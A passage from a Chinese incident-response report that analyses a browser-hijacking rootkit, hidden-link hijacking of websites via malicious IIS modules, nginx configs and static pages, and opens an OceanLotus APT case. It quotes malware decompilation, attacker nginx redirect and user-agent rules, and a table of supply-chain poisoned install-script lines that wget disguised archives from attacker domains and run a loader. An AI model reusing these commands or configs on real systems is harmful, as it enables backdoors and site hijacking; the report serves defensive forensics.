  || (unsigned __int8)sub_140001490(&v8, "DcBrowser.exe")
  || (unsigned __int8)sub_140001490(&v8, "TSBrowser.exe")
  || (unsigned __int8)sub_140001490(&v8, "2345chrome.exe")
  || (unsigned __int8)sub_140001490(&v8, "360se.exe")
  || (unsigned __int8)sub_140001490(&v8, "360chrome.exe")
  || (unsigned __int8)sub_140001490(&v8, "QQBrowser.exe")
  || (unsigned __int8)sub_140001490(&v8, "MicrosoftEdge.") )
{
```

其中一个为保护劫持驱动的程序。



经过以上分析，我们将其三个文件全部清除，并重启计算机，完成后发现浏览器已经解除了劫持。



“MRK_Rootkit”自动化专杀工具

通过以上操作，我们了解到“麻辣香锅”病毒的传播途径和技术特点，但人工的分析和处置技术壁垒较高，对于普通用户来说，手动查找和清理这些病毒文件仍然非常困难。用户需要具备一定的技术知识，才能准确地定位和删除病毒文件，特别是在处理一些驱动类程序的时候，一旦操作错误，主机就会存在蓝屏的风险，用户自行查杀这种病毒是不现实的，这显然超出了大多数普通用户的技术范围。

由于病毒的植入系统的层次较深入，涉及到系统驱动，哪怕是当时的主流杀软也不能有效的对其进行查杀，这时候就需要具有针对性的检查与专杀工具来满足绝大部分普通用户的需求，我们从该角度出发，开始研究此类病毒的专杀方案。

为了帮助普通用户也能更方便地应对“麻辣香锅”病毒，应急响应中心自研了一个专门针对“麻辣香锅”病毒的自动化清理工具“MRK_Rootkit 专杀”，可以大大降低普通用户在面对此类恶意软件时的难度，提高系统的安全性和稳定性。

▶ 此工具具备以下功能

自动扫描：工具启动后，能够自动扫描系统中的关键目录，特别是“Mlxg_km”等已知病毒文件存放位置。

病毒识别：基于已知病毒特征库，识别出“麻辣香锅”病毒及其相关文件和服务。

安全隔离：将识别到的病毒文件和服务进行安全隔离，防止病毒继续运行。

一键清理：提供一键清理功能，彻底删除病毒文件和服务，恢复浏览器主页设置。

系统修复：修复被病毒篡改的系统设置，确保系统恢复正常运行。

日志记录：记录清理过程中的所有操作，便于用户查看和后续分析。


用户友好的界面：提供简洁明了的用户界面，使普通用户也能轻松上手。

▶ 工具使用过程示意


在深信服应急响应工具库中申请使用此专杀工具 -“MRK_Rootkit 专杀”。

下载工具后，即可自定义配置使用。

麻辣香锅病毒扫描进程结果如下图所示。



麻辣香锅病毒扫描注册表结果如下图所示。



当然也可在 MRKLog.log 日志文件中查看扫描结果，结果页面如下图所示。

```
[2023-12-02 10:38:10.977] [info] [*]Callback rules load success!
[2023-12-02 10:38:10.978] [warning] [!]Thread rules load failed, Skip Thread scan.
[2023-12-02 10:38:10.979] [info] [*]Registry rules load success!
[2023-12-02 10:38:12.637] [info] [Callback Scan]
[2023-12-02 10:38:12.638] [info] [Minifilter Scan]
[2023-12-02 10:38:12.640] [info] Minifilter Count: 6
[2023-12-02 10:38:12.642] [info] Minifilter Obj: 0xffffffa803103ab10
[2023-12-02 10:38:12.643] [info] IRP: 0XFF, PreFunc: 0xfffff88003d5c000, PostFunc: 0x0
[2023-12-02 10:38:12.646] [critical] Match Rule: mlxg_new_MJ_ACQUIRE_x64
[2023-12-02 10:38:12.647] [critical]    author: MM
[2023-12-02 10:38:12.649] [critical]    description: Laocaifeng rootkit MiniFilter MJ_ACQUIRE
[2023-12-02 10:38:12.650] [info] [+]Found Malware Callback: 0xffffffa803103ab10
[2023-12-02 10:38:12.654] [info] Minifilter Obj: 0xffffffa8031ebbcc0
[2023-12-02 10:38:12.656] [info] IRP: 0X0, PreFunc: 0xfffff88003d6a000, PostFunc: 0xfffff88003d6a2f0
[2023-12-02 10:38:12.658] [critical] Match Rule: mlxg_new_MJ_create_prefun_x64
[2023-12-02 10:38:12.659] [critical]    author: MM
[2023-12-02 10:38:12.660] [critical]    description: Laocaifeng rootkit MiniFilter MJ_create_prefun
[2023-12-02 10:38:12.662] [info] [+]Found Malware Callback: 0xffffffa8031ebbcc0
[2023-12-02 10:38:12.664] [info] Minifilter Obj: 0xffffffa8032e163e0
[2023-12-02 10:38:12.665] [info] IRP: 0X0, PreFunc: 0xfffff88005838510, PostFunc: 0xfffff88005838bd0
[2023-12-02 10:38:12.667] [info] IRP: 0XFF, PreFunc: 0xfffff8800583810, PostFunc: 0xfffff88005837f80
```

主机病毒的应对策略

为了更有效地应对主机类病毒，我们沉淀了一套更加全面和深入的应对策略，具体内容如下：

溯源分析

掌握传播方式：通过详细的溯源分析，了解病毒的传播途径和机制，从源头上阻断病毒的传播路径。

样本测试复现：对捕获的病毒样本进行测试和复现，全面掌握病毒的具体行为特征，包括进程、注册表、计划任务、服务、后门持久化等配置。

专杀规则开发

快速产出专杀规则：基于详细的病毒行为分析，快速开发出针对性的专杀规则，确保专杀工具能够覆盖多种感染场景。

覆盖多种场景：专杀工具的设计考虑了不同环境下的病毒表现，确保能够在各种场景下有效清除病毒。

终端防护赋能

本地终端防护软件赋能：将开发的专杀规则和防护策略集成到本地终端防护软件中，提升终端的安全防护能力。

全网终端更新：推动全网终端的杀毒软件实时更新规则，确保所有终端都能获得最新的查杀和防护能力。

安全意识提升

提高警惕：避免从不可信的来源下载安装软件，选择官方提供的软件版本。

定期更新安全软件：确保能够及时检测并清除新型威胁。

及时更新系统：确保所有设备和应用程序保持最新状态，及时修补已知漏洞。

强密码策略：使用复杂且独特的密码，避免使用默认密码，减少被破解的风险。

网络监控：定期进行网络监控和日志分析，及时发现异常流量和行为。

通过上述应对策略，不仅能够快速识别和处置主机类病毒，还能从根源上防止病毒的再次传播。希望这些策略建议能够为用户和企业提供更加全面和有效的安全保障。

网页暗链场景

背景简介

网页暗链是一种植入在正常网页中的隐藏链接，黑客在控制服务器后通过修改中间件配置文件、插入恶意 JavaScrIPt 代码和替换页面文件等方式来劫持用户对正常页面的访问，将访问请求跳转到非法页面（色情、博彩、政治敏感等内容页面），对企事业单位的外部形象带来不良的负面影响，同时还存在被监管单位通报问责等风险。

▶ 常用劫持手法

JS 代码劫持

在正常页面中插入恶意 JavaScrIPt 代码，正常访问页面会触发 JavaScrIPt 代码跳转到非法页面。

UA 头部劫持

在服务端的模板文件中插入恶意代码，针对特定的 UA 字段将正常访问页面劫持跳转到非法页面。

Nginx 配置文件劫持

在 Nginx 配置文件中添加恶意代码，通过 nginx 的负载转发功能将正常访问页面的请求劫持转发到恶意代码中的非法页面。

IIS 恶意模块劫持


在 IIS 模块中植入恶意 dll 文件，通过 dll 文件将正常访问页面的请求劫持到非法页面。

静态 html 页面劫持

上传被劫持网站页面内容和名称相似的静态 html 暗链文件，通过 SEO 权重优化让暗链页面易被搜索引擎爬虫爬取并收录，提高暗链页面在搜索结果中的排名，当用户使用搜索引擎搜索正常网站，点击链接后跳转劫持到非法页面。

处置与溯源流程

应急响应中心通过多起网页暗链的应急事件处置经验沉淀，总结了以下通用处理流程。（因溯源涉及到的内容不具备普适性，这里不进行展开描述，仅对排查和处置部分作详细说明。）



网页暗链通用溯源流程图

01

控制影响

对被植入暗链的服务器进行断网或者隔离处理，备份当前的网站文件夹。

02

快速定位

通过网站无污染的备份文件和当前网站文件比对，快速定位存在异常的文件，如果新增或异常文件较多，则进行后门的手动排查。

03

中间件信息确认

确定网站使用的中间件类型（nginx、apache、IIS 和 webSphere 等）。

04

劫持手法判断

通过浏览器本身 F12 调试功能的网络项或者 burpsuite 工具抓包记录多次完整劫持的访问资源，梳理劫持跳转的路径。当需要特定 UA 头部（移动设备 UA 或搜索引擎爬虫 UA）访问才会劫持跳转，判断为 UA 头部劫持，但如果中间件是 IIS，判断为 IIS 恶意模块劫持；当访问资源中存在异常 js 文件，判断为 JS 劫持；当中间件为 nginx 且劫持跳转的 url 存在一定规律，判断为 nginx 配置文件劫持；当暗链地址的文件和正常页面文件名称内容相似，可判断为静态页面劫持。

05

UA 头部劫持

查看中间件的配置文件或者 CMS 的全局文件内容，查找可疑的代码，常见字符串 baidu、sogou、bing、google、IPhone 和 IPad（可编码混淆）等等。

06

IIS 恶意模块劫持

查看 IIS 加载的模块信息，通过 everything 对加载的 dll 文件进行检索，对于异常时间的 dll 进行分析，一般 dll 文件内容为 UA 劫持内容，确认后卸载异常 dll 模块，参考案例 1（某服务行业用户因「IIS 恶意模块 +UA 头部劫持」植入暗链被通报）。

07


Nginx 配置文件劫持

查看 Nginx 的相关配置文件，删除掉存在异常的代码，一般为正则表达式且进行跳转的 url 存在规律，参考案例 2（某媒体行业用户因「Nginx 配置文件劫持 + 静态 html 页面劫持」植入暗链被通报）。

08

JS 代码劫持

查找网页文件和 js 文件存在的可疑 JavaScrIPt 代码（可编码混淆），内容常见为“location.href”和“self.location”等，也有可能以 function 函数（可编码混淆）实现。



09

静态 html 页面劫持

查看异常静态 html 页面的内容，可发现异常链接或者文字内容（博彩、色情、政治敏感等），参考案例 2（某媒体行业用户因「Nginx 配置文件劫持 + 静态 html 页面劫持」植入暗链被通报）。

10

处置恢复

将前面步骤排查出来的可疑代码或者文件删除，使用 D 盾、河马、终端防护软件或者其它 webshell 查杀工具对 Web 目录进行扫描查杀，删除或者隔离可疑的 webshell 文件并重启服务器即可恢复正常。

11

根据被植入可疑代码的文件修改时间或可疑 Webshell 文件的创建时间对 Web 应用的访问日志、报错日志和 CMS 后台的日志进行分析，对可疑的接口、异常用户登录和异常用户操作等行为分析，溯源可能的攻击路径。


以上步骤可以应对大部分的网页暗链的处置，但仍存在部分个例不在此步骤内，需要针对性处理，因篇幅此处无法一一展开，还望多多包涵。

某服务行业用户因「IIS 恶意模块 +UA 头部劫持」植入暗链被通报

2024 年 4 月，某服务行业用户反馈被监管单位通报存在暗链，根据通报内容，通过搜索引擎检索主站关键字确认出现与暗链内容相关的搜索结果。经过了解，该Web应用服务器为一个大的IIS站群，文件内容较多且无备份文件，目前已断网隔离。


XXX 官网植入暗链图

点击存在暗链的搜索结果，通过测试，当 UA 头部为搜索引擎 UA 头部会出现跳转现象，而正常的 PC 浏览器直接访问暗链不会跳转，再结合用户的中间件为 IIS，可初步判断为 IIS 恶意模块劫持，打开 IIS 服务器的模块选项，发现存在相似名称但是代码不一致的 ScrIPtModules-2.0 模块，源文件为 dllt.dll。



恶意 dll 模块图

查看该 dll 文件属性，发现没有相关版本、名称信息，非常可疑。



恶意 dll 文件属性图

提取 dll 文件到本地逆向分析，可确定为具有 UA 头部劫持功能的恶意 dll 文件，作用为当检测 request 请求中的 UA 头部含有搜索引擎或者移动设备字符串劫持跳转到色情网站，符合 IIS 恶意模块劫持判断。

```
  return 0164;
}
v57[0] = (__int64)"m.baidu";
v57[1] = (__int64)"wap.baidu";
v57[2] = (__int64)"wap.sogou";
v57[3] = (__int64)"m.sogou";
v57[4] = (__int64)"m.so.com";
v43 = 0;
v44 = v57;
while ( 1 )
{
  if ( sub_18000B8B4(v34, *v44) )
  {
    *(_QWORD *)&v58 = "Android";
    *((_QWORD *)&v58 + 1) = "android";
    v59 = "Phone";
    v60 = (unsigned __int64)"phone";
```

恶意 dll 逆向分析图

卸载恶意模块并删除 dll 文件，使用 D 盾扫描未发现 webshell，重启 IIS 服务后网站恢复正常。因 IIS 站群资源问题，并未开启访问日志记录，且 CMS 后台无异常日志，无法进行下一步溯源工作。

某媒体行业用户因「Nginx配置文件劫持+静态html页面劫持」植入暗链被通报

2024 年 5 月，应急响应中心接到某媒体行业用户反馈多次被监管单位通报存在暗链，在开始排查原因前，我们先查看了该用户之前的应急报告。

根据报告内容可知上次通报中是特定 url 地址会导致网页劫持跳转且中间件为 nginx，判断为 nginx 配置文件劫持，查看 nginx 配置文件确实存在恶意转发代码，将符合“/yule”规则的 url 转发到 183.*.*.40 服务器的 81 端口。

```
server {
    listen       80;
    listen       [::]:80;
    server_name  www.[redacted].cn;
    index index.html index.htm;
         root [redacted];

    ssi on;
    ssi_silent_errors on;
    ssi_types text/shtml;

    location /yule {
            proxy_redirect              off;
            proxy_set_header            Host $host;
            proxy_set_header            X-real-ip $remote_addr;
            proxy_set_header            X-Forwarded-For $proxy_add_x_forwarded_for;

        proxy_pass http://183.[redacted].40:81/;
    }
```

同时根据 nginx 配置文件被修改的时间，还定位到另一个配置相关文件被修改，被写入了 UA 头部判断，对于符合规则的 url 如果 UA 头部为搜索引擎爬虫或者移动设备 UA 头部，则进行跳转，否则返回 404 页面。


```
[root@localhost ~]# more /etc/nginx/mime.types.conf
if ($http_user_agent ~* "(Baiduspider|Googlebot|bingbot|MJ12bot|AhrefsBot|DNSPod-Monitor|BLEXBot|EasouSpider|YandexBot|TestBot/0.1|SemrushBot|Amazonbot|undefined)") {
    return 404;
}
if ($http_user_agent ~* "iphone|mobile|juc|android|symbianos|blackberry|wap|operamobi|windows phone|windows cw|ipad|ipod|ios") {
    set $spider '${spider}2';
}
if ($spider = '0') {
    return 404;
}
proxy_set_header X-Real-IP $remote_addr;
```

但是因为服务器上没有落地 webshell 且为纯静态资源的 nginx 服务器，排除 web 漏洞失陷的可能，根据服务器仅开放 SSH 端口，推测为 SSH 口令泄露导致的失陷，未能定位准确的失陷入口点。


再来看这次的通报，访问通报中的暗链链接，确认为暗链相关的内容，经过用户确认，该页面文件与正常页面的名称和内容相似，初步判断为静态页面劫持。

植入暗链的静态页面图


查看静态页面文件所在的文件夹，发现大量暗链文件，时间为 5 月 28 日 22 点 33 分，将文件删除后，网站恢复正常。




对主机进程进行排查，发现异常 wget 进程下载 01.zIP 压缩包，内容为含有暗链的静态 htm 文件。




查看该进程的服务信息，发现为 crond 服务启动的 wget 进程，怀疑 crond 服务被篡改。




上面排查的显示内容存在乱码，更换 SSH 连接工具继续查看 crond 服务修改时间，为 3 月 15 日 15 点 05 分，经过用户确认，和首次出现暗链的时间相近。




查看 crond 加载的库文件信息，发现被植入恶意库文件 libxml2.so.2.9.2，黑客通过 crond 服务建立 UDP 通信隧道，用于权限维持并控制服务器，即多次被通报黑链的原因就是因为存在后门未清理干净导致。



查看 libxml2.so.2.9.2 文件修改时间，同样为 3 月 15 日 15 点 05 分。



查看该时间点的日志，发现异常程序 install 的执行记录，执行参数为 linux@QWE。



对异常程序 install 和 libxml2.so.2.9.2 库文件进行分析，发现和 amdc6766 组织使用的攻击套件具有高度一致性，可确定多次的网页黑链事件都为 amdc6766 组织所为，因时间已经过去 2 个多月，服务器上日志存在覆盖，未能确认异常程序 install 是如何落地的。但是结合威胁情报，推测为供应链攻击投毒导致，amdc6766 组织在 2023 至 2024 年，对 PHP/JAVA 部署工具 OneinStack 和环境部署工具 LNMP 的官网实施了攻击，并在官网上下载的安装包内植入恶意链接，如下表所示。

时间	软件名	被篡改的文件目录	植入恶意代码
2023 年 4 月	Oneinstack	oneinstack/ include/open ssl.sh	wget http://download.cnoneinstack.com/onein- stack.jpg -cO /var/local/oneinstack.jpg \ tar zxf /var/local/oneinstack.jpg C /var/local/ cd /var/local/cron \ ./load linux@QWE
2023 年 4 月	LNMP	Inmp2.0/incl ude/init.sh	wget http://Inmp01.amdc6766.net/Inmp.jpg -co /var/local/lnmp.jpg\ tar zxf /var/local/Inmp.jpg -C /var/local/ cd /var/local/cron \ ./load linux@QWE
2023 年 9 月	LNMP	Inmp2.0/incl ude/init.sh、Inmp.sh	../tools/inmp.sh linhkkngf@QWE
2023 年 10 月	OneinStack	/src/pcre-8.4 5.tar.gz/pcre -8.45/config ure	wget -g -nv http://download.onei nstack.club/osk.jpg -cO /var/loca l/osk.jpg tar zxf /var/local/osk.jpg -C /var/ local/> /dev/null rm-f/var/local/osk.jpg /var/local/cron/load linhkkngf@QWE

amdc6766 组织植入恶意代码的时间表

至此，可以确定历次通报的暗链事件为 amdc6766 组织供应链攻击导致，但因时间跨度较大，日志存在覆盖，无法确认具体失陷原因。

网页暗链的防御措施

部署网站防篡改系统，对网页文件进行实时检测、防护和恢复，同时做好备份网站源代码的工作，并定期比对网站文件是否与备份文件一致。


加强边界侧的防护能力，通过防火墙和 WAF 加强网站的安全防护能力，对漏洞攻击行为进行告警和拦截。

部署终端防护软件，加强服务器端侧的防护能力，对落地的异常文件进行阻断和隔离。

网页暗链检测工具

通过对近几年网页暗链事件的处置经验进行归纳分析，应急响应中心自研了一款针对部分暗链场景下的网页暗链检测工具“MHS(Hiddenlink Scan)”，归档于深信服应急响应工具库。使用这款暗链检测工具，可以在事前定期对网站页面进行暗链检测，输出存在的暗链信息，提前发现网站的暗链风险。

下图为该工具的部分检出结果截图，可以发现网站存在多个暗链。



APT场景

背景简介

APT（Advanced Persistent Threat，高级持续性威胁）是一种蓄谋已久的“间谍行为”，它一般是由国家背景的组织或团队发起，有计划性和组织性，针对特定对象，开展长期、隐蔽和复杂的攻击，以窃取核心资料为目的。APT 攻击通常利用多种技术和手段，包括社会工程、恶意软件、漏洞利用、定向钓鱼等，以绕过目标系统的防御并获取目标信息。

在此章节，我们选择了近几年较为活跃、影响范围大的 3 个 APT 组织的攻击案例进行详细分析。

某单位遭遇海莲花恶意 IP 攻击被通报

▶ 背景介绍

海莲花（OceanLotus）是高度组织化的、专业化的境外国家级黑客组织。自 2012 年 4 月起针对中国政府的海事机构、海域建设部门、科研院所和航运企业 , 展开了精密组织的网络攻击，可能是一个有国外政府支持的 APT 行动。

某单位被通报存在恶意 IP 通信，怀疑内部可能被 APT32（海莲花）组织控制，需要对终端、服务器等设备进行排查并确定攻击路径。

▶ 应急响应过程分析


首先，我们对事件本身进行分析，并利用流量监控设备、防火墙等安全设备对恶意 C2 进行定位。

注：这里有一个细节需要注意，在应急响应过程中我们可能尽可能的将全面流量进行排查，不仅仅局限于排查恶意或已被流量监控设备标注为恶意的标签，此类动作可能存在一些未知 C2 和行为并不在流量监控设备的规则当中从而导致忽略了重要的线索。


2021-11-02 14:52:35	匹配白名单策...	网络流量	-	1[redacted].150	服务器	49685	54[redacted].178	互联网	443
2021-11-02 14:43:16	匹配白名单策...	网络流量	-	1[redacted].150	服务器	49663	54[redacted].178	互联网	443
2021-11-02 14:38:43	匹配白名单策...	网络流量	-	1[redacted].150	服务器	63572	54[redacted].178	互联网	443
